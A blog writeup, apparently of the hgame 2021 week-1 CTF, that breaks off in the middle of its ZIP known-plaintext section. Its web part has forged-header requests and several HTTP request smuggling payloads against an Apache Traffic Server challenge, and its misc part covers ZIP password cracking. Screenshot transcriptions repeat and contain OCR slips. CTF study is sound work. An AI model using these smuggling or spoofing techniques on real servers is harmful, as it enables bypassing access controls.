

hgame2021 week1 writeup

原创

[TF0xn](#) 于 2021-02-06 21:14:03 发布 2019 收藏 7

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_48066270/article/details/113730439

版权



[ctf](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

目录

Web

[Hitchhiking_in_the_Galaxy](#)

[watermelon](#)

[宝藏走私者](#)

[智商检测鸡](#)

[走私者的愤怒](#)

MISC

[Base全家福](#)

[不起眼压缩包的养成的方法](#)

[Galaxy](#)

[Word REMASTER](#)

Web

[Hitchhiking_in_the_Galaxy](#)

访问页面，提示“我要搭顺风车！”，打开burpsuite抓包重放，提示405

The screenshot shows the Burp Suite interface with a request and response view. The request is a GET method to /HitchhikerGuide.php. The response is a 405 Not Allowed error with the message "顺风车不是这么搭的" and "nginx/1.14.0 (Ubuntu)".

```
Request
Pretty Raw In Actions
1 GET /HitchhikerGuide.php HTTP/1.1
2 Host: b65f3254bc.hitchhiker42.0727.site:42420
3 Upgrade-Insecure-Requests: 1
4 DNT: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.9
7 Referer:
  http://b65f3254bc.hitchhiker42.0727.site:42420/index.php
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 sec-gpc: 1
11 Connection: close
12
13

Response
Pretty Raw Render In Actions
405 Not Allowed

顺风车不是这么搭的

nginx/1.14.0 (Ubuntu)

https://blog.csdn.net/m0_48066270
```

将GET方法改为POST方法重放，提示“只有使用“无限非概率引擎”(Infinite Improbability Drive)才能访问这里~”

The screenshot shows the Burp Suite interface with a request and response view. The request is a POST method to /HitchhikerGuide.php. The response is a successful page with the message "只有使用“无限非概率引擎”(Infinite Improbability Drive)才能访问这里~”.

```
Request
Pretty Raw In Actions
1 POST /HitchhikerGuide.php HTTP/1.1
2 Host: b65f3254bc.hitchhiker42.0727.site:42420
3 Upgrade-Insecure-Requests: 1
4 DNT: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.9
7 Referer:
  http://b65f3254bc.hitchhiker42.0727.site:42420/index.php
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 sec-gpc: 1
11 Connection: close
12
13

Response
Pretty Raw Render In Actions
只有使用“无限非概率引擎”(Infinite Improbability Drive)才能
访问这里~

https://blog.csdn.net/m0_48066270
```

修改User-agent头为: Infinite Improbability Drive

再次重放，提示“特别要求：你得从他的 <https://cardinal.ink/>>Cardinal 过来”

Request

Pretty Raw ↵ Actions ▾

```

1 POST /HitchhikerGuide.php HTTP/1.1
2 Host: b65f3254bc.hitchhiker42.0727.site:42420
3 Upgrade-Insecure-Requests: 1
4 DNT: 1
5 User-Agent: Infinite Improbability Drive
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
7 Referer:
http://b65f3254bc.hitchhiker42.0727.site:42420/index.php
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 sec-gpc: 1
11 Connection: close
12
13

```

Response

Pretty Raw Render ↵ Actions ▾

```

1 HTTP/1.1 200 OK
2 Date: Sun, 31 Jan 2021 21:00:51 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 148
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 你知道吗? <a href="https://github.com/wuhan005">茄子</a>
特别要求: 你得从他的<a href="https://cardinal.ink/">Cardinal</a
过来
10

```

https://blog.csdn.net/m0_48066270

修改Referer为: <https://cardinal.ink/>

再次重放, 提示“flag仅能通过本地访问获得”

新增X-forwarded-for字段, 值为127.0.0.1, 拿到flag

Request

Pretty Raw ↵ Actions ▾

```

1 POST /HitchhikerGuide.php HTTP/1.1
2 Host: b65f3254bc.hitchhiker42.0727.site:42420
3 Upgrade-Insecure-Requests: 1
4 DNT: 1
5 User-Agent: Infinite Improbability Drive
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
7 Referer: https://cardinal.ink/
8 X-forwarded-for: 127.0.0.1
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9
11 sec-gpc: 1
12 Connection: close

```

Response

Pretty Raw Render ↵ Actions ▾

```

1 HTTP/1.1 200 OK
2 Date: Sun, 31 Jan 2021 21:06:53 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 62
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 hgame{s3Cret_of_HitCHhiking_in_the_GAl@xy_i5_d0nT_p@nic!}
9

```

https://blog.csdn.net/m0_48066270

`hgame{s3Cret_of_HitCHhiking_in_the_GAl@xy_i5_d0nT_p@nic!}`

watermelon

结束一次游戏, 发现大于2000分才会返回flag, 在project.js中搜索1999, 有一个判断, 会alert一个字符串

```

gameOverShowText: function (e, t) {
  if(e > 1999){
    alert(window.atob("aGdhbWV7ZG9feW91X2tub3dfY29jb3NfZ2FtZT99"))
  }
}

```

用base64解码:aGdhbWV7ZG9feW91X2tub3dfY29jb3NfZ2FtZT99

得到flag: `hgame{do_you_know_cocos_game?}`

另附一个有意思的分析: <https://www.zhihu.com/question/440727080/answer/1699641717>

宝藏走私者

访问题目, 提示SECRET_DATA只能本地访问

WARNING! YOU ARE VISITING A SECRET SERVER!
YOU CAN ONLY VISIT THE [SECRET_DATA](#) AS LOCALHOST!

https://blog.csdn.net/m0_48066270

点击超链接跳转到/secret, 发现响应包中提示需要 `client-ip` 头

The screenshot displays the browser's developer tools. On the left, the 'Request' tab is active, showing a GET request to `/secret`. The 'Raw' button is circled in red. On the right, the 'Response' tab is active, showing an HTML response. The response content includes a warning message: `ONLY LOCALHOST(127.0.0.1) CAN ACCESS THE SECRET_DATA! YOUR Client-IP(Client-IP NOT FOUND IN HEADERS!) IS NOT`. The 'Raw' button in the Response tab is also circled in red.

将 `client-ip` 改为 `127.0.0.1`, 发现也不可以, 猜测是反代会将真实ip带到后面, 同时可以看到服务是 `ATS/7.1.2`, 可以联想到 [HTTP走私](#)

The screenshot displays the browser's developer tools. On the left, the 'Request' tab is active, showing a GET request to `/secret`. On the right, the 'Response' tab is active, showing an `HTTP/1.1 200 OK` response. The 'Server' header is `ATS/7.1.2`, which is circled in red. The 'Raw' button in the Response tab is also circled in red.

```

5 DNT: 1
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange:v=b3;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9
11 Client-IP: 127.0.0.1
12 sec-gpc: 1
13 Connection: close
14
15

```

Req	Requ	Resp
5	Age: 0	
6	Connection: close	
7	Content-Length: 922	
8		
9	<!DOCTYPE html>	
10	<html>	
11	<head>	
12	<title>	
	SECRET-SERVER	
	</title>	
13	<meta name="viewport" content="width=device-width, init	
14	<link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.	
15	<!--[if lt IE 9]>	
16	<script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0	
17	<script src="https://oss.maxcdn.com/libs/respond.js/1.3.	
18	<![endif]-->	
19	</head>	
20	<body>	
21	<script src="https://code.jquery.com/jquery.js">	
	</script>	
22	<script src="js/bootstrap.min.js">	
	</script>	
23		
24	 	
25	<div class="alert alert-danger" style="	
	width:80%;	
26	max-width: 800px;	
27		

想要详细了解http走私的可以参考文章:

https://regilero.github.io/english/security/2019/10/17/security_apache_traffic_server_http_smuggling/#toc7

和

<https://paper.seebug.org/1048/#511-te-cl>

同时也可以了解一下分块传输格式:

格式

如果一个HTTP消息(请求消息或应答消息)的Transfer-Encoding消息头的值为chunked,那么,消息体由数量未定的块组成,并以最后一个大小为0的块为结束。

每一个非空的块都以该块包含数据的字节数(字节数以十六进制表示)开始,跟随一个CRLF(回车及换行),然后是数据本身,最后块CRLF结束。在一些实现中,块大小和CRLF之间填充有白空格(0x20)。

最后一块是单行,由块大小(0),一些可选的填充白空格,以及CRLF。最后一块不再包含任何数据,但是可以发送可选的尾部,包括消息头字段。

消息最后以CRLF结尾。

编码的应答

```

1 HTTP/1.1 200 OK
2 Content-Type: text/plain
3 Transfer-Encoding: chunked
4
5 25
6 This is the data in the first chunk
7
8 1C
9 and this is the second one
10
11 3
12 con
13
14 8
15 sequence
16
17 0

```

使用文章中的不同方法构造http走私请求包

The screenshot shows the browser's developer tools with the following details:

- Request:**
 - 1 GET / HTTP/1.1
 - 2 Host: thief.0727.site
 - 3 Content-Length: 75
 - 4 Transfer-Encoding: chunked
 - 5 0
 - 6
 - 7
 - 8 GET /secret HTTP/1.1
 - 9 Host: thief.0727.site
 - 10 client-ip:127.0.0.1
 - 11 Foo:
- Response:**
 - 2 Server: ATS/7.1.2
 - 3 Date: Wed, 03 Feb 2021 04:23:43 GMT
 - 4 Content-Type: text/html; charset=UTF-8
 - 5 Age: 0
 - 6 Connection: keep-alive
 - 7 Content-Length: 904
 - 8
 - 9 <!DOCTYPE html>
 - 10 <html>
 - 11 <head>
 - 12 <title>
 - 13 SECRET-SERVER
 - 14 </title>
 - 15 <meta name="viewport" content="width=device-width, initial-scale=1.0">
 - 16 <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
 - 17 <!--[if lt IE 9]>
 - 18 <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
 - 19 <![endif]-->
 - 20 </head>
 - 21 <body>
 - 22 <script src="https://code.jquery.com/jquery.js"></script>
 - 23 <script src="js/bootstrap.min.js"></script>
 - 24

 - 25 <div class="alert alert-success" style="width:80%; max-width: 800px; min-width: 50px; max-height: 1600px; min-height: 50px; margin: 100px auto auto; display: block; float: none; text-align: center;">
 - 26 WELCOME LOCALHOST. HERE IS THE SECRET:

 - 27 hgame [HtTp+sMUg911nG'iS'r3a11y-d4nG3r0Uu!]
 - 28 </div>

方法一（三个图以示区分，可以自行尝试）：

The screenshot shows the browser's developer tools with the following details:

- Request:**
 - 1 GET / HTTP/1.1
 - 2 Host: thief.0727.site
 - 3 Content-Length: 75
 - 4 Transfer-Encoding: chunked
 - 5 0
 - 6
 - 7
 - 8 GET /secret HTTP/1.1
 - 9 Host: thief.0727.site
 - 10 client-ip:127.0.0.1
 - 11 Foo:
- Response:**
 - 2 Server: ATS/7.1.2
 - 3 Date: Wed, 03 Feb 2021 04:23:43 GMT
 - 4 Content-Type: text/html; charset=UTF-8
 - 5 Age: 0
 - 6 Connection: keep-alive
 - 7 Content-Length: 904
 - 8
 - 9 <!DOCTYPE html>
 - 10 <html>
 - 11 <head>
 - 12 <title>
 - 13 SECRET-SERVER
 - 14 </title>
 - 15 <meta name="viewport" content="width=device-width, initial-scale=1.0">
 - 16 <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
 - 17 <!--[if lt IE 9]>
 - 18 <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
 - 19 <![endif]-->
 - 20 </head>
 - 21 <body>
 - 22 <script src="https://code.jquery.com/jquery.js"></script>
 - 23 <script src="js/bootstrap.min.js"></script>
 - 24

 - 25 <div class="alert alert-success" style="width:80%; max-width: 800px; min-width: 50px; max-height: 1600px; min-height: 50px; margin: 100px auto auto; display: block; float: none; text-align: center;">
 - 26 WELCOME LOCALHOST. HERE IS THE SECRET:

 - 27 hgame [HtTp+sMUg911nG'iS'r3a11y-d4nG3r0Uu!]
 - 28 </div>

The screenshot shows the browser's developer tools with the following details:

- Request:**
 - 1 GET / HTTP/1.1
 - 2 Host: thief.0727.site
 - 3 Content-Length: 87
 - 4 Transfer-Encoding: chunked
 - 5 0
 - 6 PREFIX
 - 7 0
 - 8 GET /secret HTTP/1.1
 - 9 Host: thief.0727.site
 - 10 client-ip:127.0.0.1
- Response:**
 - 2 Server: ATS/7.1.2
 - 3 Date: Wed, 03 Feb 2021 07:50:23 GMT
 - 4 Content-Type: text/html; charset=UTF-8
 - 5 Age: 0
 - 6 Connection: keep-alive
 - 7 Content-Length: 904
 - 8
 - 9 <!DOCTYPE html>
 - 10 <html>
 - 11 <head>
 - 12 <title>
 - SECRET-SERVER

```
3 foo:
```

```
SECRET SERVER
</title>
13 <meta name="viewport" content="width=device-width, in
14 <link href="https://maxcdn.bootstrapcdn.com/bootstrap
15 <!--[if lt IE 9]>
16 <script src="https://oss.maxcdn.com/libs/html5shiv/3.
17 <script src="https://oss.maxcdn.com/libs/respond.js/1
18 <![endif]-->
19 </head>
20 <body>
21 <script src="https://code.jquery.com/jquery.js">
</script>
22 <script src="js/bootstrap.min.js">
</script>
23
24 <br>
25 <div class="alert alert-success" style="
width:80%;
26 max-width: 800px;
27 min-width: 50px;
28 max-height: 1600px;
29 min-height: 50px;
30 margin: 100px auto auto;
31 display: block;
32 float: none;
33 text-align: center;
34 ">
WELCOME LOCALHOST. HERE IS THE SECRET:<br>
hgame {HtTp+sMUg911nG^i5~r3a11y-d4nG3r0Us!!}
</div>
```

Request

Pretty Raw In Actions

```
1 GET / HTTP/1.1
2 Host: thief.0727.site
3 Content-Length: 91
4 Transfer-Encoding: chunked
5
6
7 PREFIXx
8 0
9
10 GET /secret HTTP/1.1
11 Host: thief.0727.site
12 client-ip:127.0.0.1
13 foo:afda
```

Response

Pretty Raw Render In Actions

```
1 HTTP/1.1 200 OK
2 Server: ATS/7.1.2
3 Date: Wed, 03 Feb 2021 07:50:47 GMT
4 Content-Type: text/html; charset=UTF-8
5 Age: 0
6 Connection: keep-alive
7 Content-Length: 904
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <title>
SECRET-SERVER
</title>
13 <meta name="viewport" content="width=device-width,
14 <link href="https://maxcdn.bootstrapcdn.com/bootst
15 <!--[if lt IE 9]>
16 <script src="https://oss.maxcdn.com/libs/html5shiv
17 <script src="https://oss.maxcdn.com/libs/respond.
18 <![endif]-->
19 </head>
20 <body>
21 <script src="https://code.jquery.com/jquery.js">
</script>
22 <script src="js/bootstrap.min.js">
</script>
23
24 <br>
25 <div class="alert alert-success" style="
width:80%;
26 max-width: 800px;
27 min-width: 50px;
28 max-height: 1600px;
29 min-height: 50px;
30 margin: 100px auto auto;
31 display: block;
32 float: none;
33 text-align: center;
34 ">
WELCOME LOCALHOST. HERE IS THE SECRET:<br>
hgame {HtTp+sMUg911nG^i5~r3a11y-d4nG3r0Us!!}
270
```

方法二:

Request

```
1 GET / HTTP/1.1
2 Host: thief.0727.site
3 Content-Length: 67
4
5 GET /secret HTTP/1.1
6 Host: thief.0727.site
7 client-ip: 127.0.0.1
8 a:
```

Response

```
1 HTTP/1.1 200 OK
2 Server: ATS/7.1.2
3 Date: Wed, 03 Feb 2021 12:51:36 GMT
4 Content-Type: text/html; charset=UTF-8
5 Age: 0
6 Connection: keep-alive
7 Content-Length: 904
8
9 <!DOCTYPE html>
10 <html>
11   <head>
12     <title>
13       SECRET-SERVER
14     </title>
15     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no">
16     <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
17     <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.3/html5shiv.js">
18     <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js">
19   </head>
20   <body>
21     <script src="https://code.jquery.com/jquery.js">
22     <script src="js/bootstrap.min.js">
23
24     <br>
25     <div class="alert alert-success" style="
26       width:80%;
27       max-width: 800px;
28       min-width: 50px;
29       max-height: 1600px;
30       min-height: 50px;
31       margin: 100px auto auto;
32       display: block;
33       float: none;
34       text-align: center;
35     ">
36       WELCOME LOCALHOST. HERE IS THE SECRET:<br>
37       hgame[HtTp+sMUg9l1nG^i5~r3a11y-d4nG3r0Us!]
```

方法三:

Request

```
1 GET / HTTP/1.1
2 Host: thief.0727.site
3 Cache-control: max-age=10
4 Content-Length: 67
5
6 GET /secret HTTP/1.1
7 Host: thief.0727.site
8 client-ip: 127.0.0.1
9
10
```

Response

```
1 HTTP/1.1 200 OK
2 Server: ATS/7.1.2
3 Date: Wed, 03 Feb 2021 13:20:53 GMT
4 Content-Type: text/html; charset=UTF-8
5 Age: 0
6 Connection: keep-alive
7 Content-Length: 904
8
9 <!DOCTYPE html>
10 <html>
11   <head>
12     <title>
13       SECRET-SERVER
14     </title>
15     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no">
16     <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
17     <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.3/html5shiv.js">
18     <script src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js">
19   </head>
20   <body>
21     <script src="https://code.jquery.com/jquery.js">
```



```
22 </script>
23 <script src="js/bootstrap.min.js">
24 </script>
25 <br>
26 <div class="alert alert-success" style="
27 width:80%;
28 max-width: 800px;
29 min-width: 50px;
30 max-height: 1600px;
31 min-height: 50px;
32 margin: 100px auto auto;
33 display: block;
34 float: none;
35 text-align: center;
36 ">
37 WELCOME LOCALHOST. HERE IS THE SECRET:<br>
38 hgame {HtTp+sMUg911nG^i5~r3a11y-d4nG3r0Us!}
```

智商检测鸡

发现都是 $ax+b$ 的定积分，使用sympy库写一个爬虫脚本
脚本如下：

```

from lxml import etree
from sympy import *
import requests
import json

s = requests.session()

step: int = 0

while True:

    q = s.get('http://r4u.top:5000/api/getQuestion')

    q = json.loads(q.text)['question']

    q = etree.HTML(q)

    a = q.xpath('//math/mrow/msubsup/mrow[1]/mo/text()')[0]

    b = q.xpath('//math/mrow/msubsup/mrow[1]/mn/text()')[0]

    c = q.xpath('//math/mrow/msubsup/mrow[2]/mn/text()')[0]

    d = q.xpath('//math/mrow/mn[1]/text()')[0]

    e = q.xpath('//math/mrow/mn[2]/text()')[0]

    x = symbols('x')

    x = integrate(int(d) * x + int(e), (x, int(a + b), int(c)))

    x = round(x, 2)

    header = {
        "Content-Type": "application/json;charset=UTF-8"
    }

    res = s.post('http://r4u.top:5000/api/verify', data='{"answer":"' + (daan := str(round(x, 2))) + '"}', headers=header)

    step += 1

    print(step, a, b, c, d, e, daan, json.loads(res.text)["result"])

    if step == 100:
        flag = s.get('http://r4u.top:5000/api/getFlag')
        flag = json.loads(flag.text)
        print("flag:", flag["flag"])
        break

```

走私者的愤怒

同样也是http走私，尝试上面那题的一样的包，提示状态码400，发现一个请求中不能有两个Host

The screenshot shows a network traffic analysis tool interface with two panels: Request and Response.

Request Panel:

- 1 GET / HTTP/1.1
- 2 Host: police.liki.link
- 3 Content-Length : 47
- 4
- 5 GET /secret HTTP/1.1
- 6 Host: police.liki.link
- 7 client-ip:127.0.0.1
- 8 foo:|

Response Panel:

- 1 HTTP/1.1 400 Bad Request
- 2 Server: ATS/7.1.2
- 3 Date: Sat, 06 Feb 2021 16:57:09 GMT
- 4 Content-Type: text/html
- 5 Content-Length: 157
- 6 Age: 0
- 7 Connection: keep-alive
- 8
- 9 <html>
- 10 <head>
- 11 <title>
- 12 400 Bad Request
- 13 </title>
- 14 </head>
- 15 <body>
- 16 <center>
- 17 <h1>
- 18 400 Bad Request
- 19 </h1>
- 20 </center>
- 21 <hr>
- 22 <center>
- 23 nginx/1.19.6
- 24 </center>
- 25 </body>
- 26 </html>

并且他会自动添加 Client-IP，此时发送的第二个请求会变为

```
GET /secret HTTP/1.1
Client-IP:127.0.0.1
foo:GET / HTTP/1.1
Host: police.liki.link
Content-Length : 47
Client-IP: 你的真实ip
```

后面的Client-IP会覆盖前面的，就会回显你的真实ip，所以需要这样构造请求

The screenshot displays the browser's developer tools with two panels: 'Request' and 'Response'. The 'Request' panel shows a sequence of requests:

```
1 GET / HTTP/1.1
2 Host: police.liki.link
3 Content-Length : 90
4
5 GET /secret HTTP/1.1
6 Host: police.liki.link
7 client-ip: 127.0.0.1
8 Content-Length:200
9
10
```

The 'Response' panel shows the response to the second request:

```
1 HTTP/1.1 200 OK
2 Server: ATS/7.1.2
3 Date: Sat, 06 Feb 2021 17:22:53 GMT
4 Content-Type: text/html; charset=UTF-8
5 Age: 0
6 Connection: keep-alive
7 Content-Length: 897
8
9 <!DOCTYPE html>
10 <html>
11   <head>
12     <title>
13       SECRET-SERVER
14     </title>
15     <meta name="viewport" content="width=device-width, i
16     <link href="https://maxcdn.bootstrapcdn.com/bootstra
17     <script src="https://oss.maxcdn.com/libs/html5shiv/3
18     <script src="https://oss.maxcdn.com/libs/respond.js/
19   </head>
20   <body>
21     <script src="https://code.jquery.com/jquery.js">
22     </script>
23     <script src="js/bootstrap.min.js">
24     </script>
25     <br>
26     <div class="alert alert-success" style="
27       width:80%;
28       max-width: 800px;
29       min-width: 50px;
30       max-height: 1600px;
31       min-height: 50px;
32       margin: 100px auto auto;
33       display: block;
34       float: none;
35       text-align: center;
36     ">
37       WELCOME LOCALHOST. HERE IS THE SECRET:<br>
38       hgame{Fe3l^tHe~4N9eR+oF_5mu9g13r!!}
39
```

这时候发送的第二个请求拼接完会变成，后面全变成了请求体

```
GET /secret HTTP/1.1
Host: police.liki.link
client-ip: 127.0.0.1
Content-Length:200

GET / HTTP/1.1
Host: police.liki.link
Content-Length : 90

GET /secret HTTP/1.1
Host: police.liki.link
client-ip: 127.0.0.1
Content-Length:200
```

拿到flag

`hgame{Fe3l^tHe~4N9eR+oF_5mu9g13r!!}`

MISC

Base全家福

base64:

```
R1k0RE1OWldHRTNFSU5SVkc1QkRLTlpXR1VaVENOUiRHTVIE TVJCV0dVMiVNTl pVR01ZREtSUIVIQTJET01aVUdSQ0RHTVpWSVlaVEVNWIFHTVpER01KWEIRPT09PT09
```

base32:

```
GY4DMNZWGE3EINRVG5BDKNZGWUZTCNRTGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCDGMZVIYZTEMZQGMZDGMJXIQ=====
```

from hex:

```
6867616D657B57653163306D655F74305F4847344D335F323032317D
```

flag:


```
hgame{We1c0me_t0_HG4M3_2021}
```

不起眼压缩包的养成的方法

binwalk -e 0x4qE_bba7407dbadcd35fd0915ffdac4b74c5.jpg 分离图片中的zip


```
root@kali:~/桌面# binwalk -e 0x4qE_bba7407dbadcd35fd0915ffdac4b74c5.jpg
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         JPEG image data, JFIF standard 1.01
30          0x1E         TIFF image data, big-endian, offset of first image
directory: 8
4634        0x121A      Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"
```


发现压缩包需要输入密码，以图搜图或直接用ARCHPR爆破8位数字解开，密码为：**70415155**





https://blog.csdn.net/m0_48066270

发现里面又套了一个加密plain.zip压缩包，并且有明文NO PASSWORD.txt文件，在加密的plain.zip里也存在一个NO PASSWORD.txt，且CRC32相同，可以联想到 **已知明文攻击**，将明文NO PASSWORD.txt单独压缩成NO PASSWORD.zip，压缩方式如图



